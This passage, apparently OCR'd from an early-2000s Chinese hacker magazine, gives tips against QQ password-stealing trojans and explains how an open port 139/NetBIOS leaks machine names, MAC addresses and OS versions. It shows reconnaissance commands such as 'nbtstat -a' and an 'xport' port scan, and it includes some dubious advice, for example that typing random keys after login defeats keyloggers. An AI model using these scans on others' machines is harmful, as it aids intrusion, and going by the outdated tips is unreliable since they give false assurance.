


图 3

我的QQ号码为8位，加上这20个“0”，有28位长，有这么长的QQ号码吗？有能记录这么长QQ号码的窃取软件吗？即便有，他看到的也只是一串0，呵呵……

采用这个方法有如下优点：首先，不保存你的好友文件和聊天记录，这样即便被盗也不怕泄密；其次，你的QQ号目录变为如“00000000686868”，有的窃取QQ密码的软件不能窃取前面有0的QQ号码，这样就多了一层保险；再者，下次如果不通过“注册向导”登录直接进入QQ，将无法看见你的在线所有好友名单，这样别人无法看见你的好友和聊天记录，从而为你进行更好的个人隐私保密。而用“注册向导”登录后只能看见你的在线好友，从而加快了登录速度，减少了不必要的把所有好友都下载过来的麻烦，既节约时间又加快系统登录速度，真是一举两得。最好的好处是，有的黑客软件有记录键盘的功能，用这种方法可以让那些人很难发现这个一串0开头的是QQ号码。

七、彻底删除QQ目录防盗

采用这种方法防盗也是很有技巧的，比如有时你把QQ号目录给删了怎么还会被盗呢（排除木马和盗QQ的软件因素）？这是因为你没有把QQ的目录彻底删除，不信你打开回收站看看，在那里面呢！所以要彻底删除才行，对着QQ号目录按住Shift不放，然后按键盘上的Del键，这样就可以完全删除了。

不要高兴的太早，这种方法只对一些小虾小鸟有用，可是遇到“大盗”还是不保险。因为虽然已删除的QQ目录在回收站中是没有了，可是在硬盘中还有它们的痕迹，如果用一些恢复软件，很快就可以把这个QQ号目录给还原了，再使用盗QQ密码的软件很快就会把密码搞出来。因此，建议你去下载一款文件粉碎机，用它把QQ目录粉碎掉，这样就安全多了。

八、使用杀毒防黑软件防盗

现在木马越来越多，如什么“灰鸽子”、“广外幽灵”、“蓝色火焰”等等。由于具有键盘记录功能，所以可以盗走QQ及系统密码，不要怕，只要选好防范这些木马的软件，你就可以高枕无忧的聊啦。比如说杀毒软件瑞星2003、金山毒霸2003、东方卫士、KV3000+等。防木马软件有木马克星，木马终结者等等。

如果你现在没有那些软件也不要紧，我告诉你一个简单的防盗诀窍：就是你在输入完用户名和密码登录后，然后在键盘上乱输些字母或数字，因为那些黑客软件的记录器记录着你键盘上输入的文字，所以你登录后乱输一些，这样可以不会让那些监视者发现你的密码。

九、下载QQ防火墙防盗

上面的方法还不行吗？那一定是你用上了伪QQ软件，该软件和QQ的界面一模一样，你输入密码登录后，它就会把你的QQ密码发到盗QQ者的邮箱，吓人吧！不要害怕，我们还有解决的方法，使用QQ防火墙就是一个好办法。根据我的使用经验，“QQ防火墙”很不错，可以有效地保护你的QQ，下载地址：http:\\www.flashkd.com\hq。

十、使用进程管理软件防盗

记录QQ密码的木马是很隐蔽的，通过按Ctrl+Alt+Del来发现它们是不大可能的。此时，拥有一款进程管理软件就显得很必要，因为以目前的木马程序的编写水平，大多数还无法做到隐藏其进程，所以用进程管理软件就可以发现它们，然后终止该进程则可以有效地防范木马。




图 4

之后，我们就可以放心大胆地去使用QQ了。进程管理软件有很多，如PrcView、飞鹰超级进程管理器等很多很多，在http://

www.newhua.com 有下载。以 PrcView 为例，它是一款免费的进程查看工具，可以显示现在运行的进程信息，如图 4 所示。




图 5

这些信息包括这样的细节：生成时间，版本，选定进程使用的 DLL 文件的全路径，所有线程的列表，内存块和堆栈。

PrcView 也允许你杀死或附带一个调试器到选定的进程，如果这个选定的进程正好是木马，则大快人心！可以说 PrcView 等进程查看器是防杀木马必备工具，建议你也找来一个用用。

如果不习惯用它，可以用我们大家熟悉的系统优化软件 Windows 优化大师，它也有这样的功能模块，文件名为 WinProcess.exe，在优化大师中点击“系统性能优化”→“系统安全优化”→“进程管理”即可调出该模块，如果发现有可疑的进程存在，点击“终止”按钮即可，如图 5 所示。

在使用以上这些方法前，建议你能到腾迅的网站 http://www.tencent.com 去申请密码防盗保护，然后再综合使用上述防盗技巧，这样你的 QQ 号码就足够安全了，快去试试吧！

杂谈 139 端口

python

关于 TCP 端口 139，大家应该都不算陌生了，在不使用工具的情况下，Windows98 的唯一入口大概就是端口 139 了。之所以这么说，是因为 139 端口肩负着文件共享的任务。关于这些，就不多说了，相关文章在《黑客 X 档案》上也已经刊出不少了。这里，我将介绍一些平时大家没有注意到的而又和 TCP 端口 139 关系甚密的几个问题，希望对大家能有所帮助。

首先，我们说说为什么系统会开放 139 端口？

139 端口是在系统安装 NETBEUI 协议后才开放的端口。NETBEUI 协议大家应该不陌生了，安装 NETBEUI 协议后，系统便会开放 NETBIOS 端口，并且开放 TCP 端口 139，同时还会开放 UDP 端口 137 和 138，关于这个就不多介绍了。

查看是否安装 NETBEUI 协议很简单，只要查看网卡的属性，如果是拨号上网的话，就查看所拨号码的属性，在这里面看 NetBEUI 协议前是否被勾选上了，如果没有安装的话，选择安装并选择协议就可以了。




图 1

在安装了 NETBEUI 协议后，我们就可以通过 139 端口进行共享了，也就是说，在安装该协议后，所有的共享在默认情况下都是通过 139 端口进行的。开放了 NETBIOS 端口虽然方便了共享，但是也带来了很大的危险，最常见的就是泄露计算机的一些相关信息。

我们来做个小实验：在两台机器中，一台机器关闭了 NETBIOS 端口，另外一台则开放该端口，我们通过 Windows 下的小工具 nbtstat 来查看一下，命令格式为 **nbtstat -a ip**，如图 1 所示。

很明显，开放 139 端口的计算机就泄露了机器的一些信息，第一行所看到的 NB 便是这台计算机的机器名，WORKGROUP 则说明这台机器是工作组模式。最后一行还列出了机器的 MAC 地址（网卡地址）。

这只是使用了一个 Windows 自带的小工具就查到了这么多信息，如果加上扫描工具的话，还可以得到更多的大家想要的信息。例如，系统版本信息。在这里，我们使用一个非常小的小工具 xport 来对主机的 139 端口进行扫描：xport 192.168.0.7 139-139 -t 200 -v，我们便可以获得系统的版本信息 Windows NT 5.0，如图 2 所示。




图 2

大家应该知道 NT 5.0 是什么吧？现在 Windows NT 的最高版本是 4.0，而在 NT 系统后的 Win2k 便被标识为 NT 5.0 版本。用 Win2k 的朋友们，可以使用 ver 命令来查看一下系统的版本。

大家可以看到，归根结底，都是因为 NETBIOS 端口的开放而暴露了机器的信息。

接下来说说一些服务的问题。在 Win2k 中有一个 Messenger 服务，只要有两台开启了这个服务的 Win2k 主机，它们之间就可以

使用“net send ip message”这个命令来传送一些文字信息。如果大家注意到的话，其实Messenger服务也是和139端口有关的。

首先我们给自己的机器发送一条信息，内容为python，使用命令：

net send 127.0.0.1 python

然后我们使用netstat -n命令来查看当前的端口开放情况，如图3所示。可以看到本机（192.168.0.210）接收该服务发送的信息使用的端口就是139端口。怎么样？想不到139端口还有这个功能吧。




图 3

也许大家看到这里会因为NETBIOS端口带来的一些害处而迫不及待地关闭它。这里就讲解一些关闭NETBIOS端口的方法。

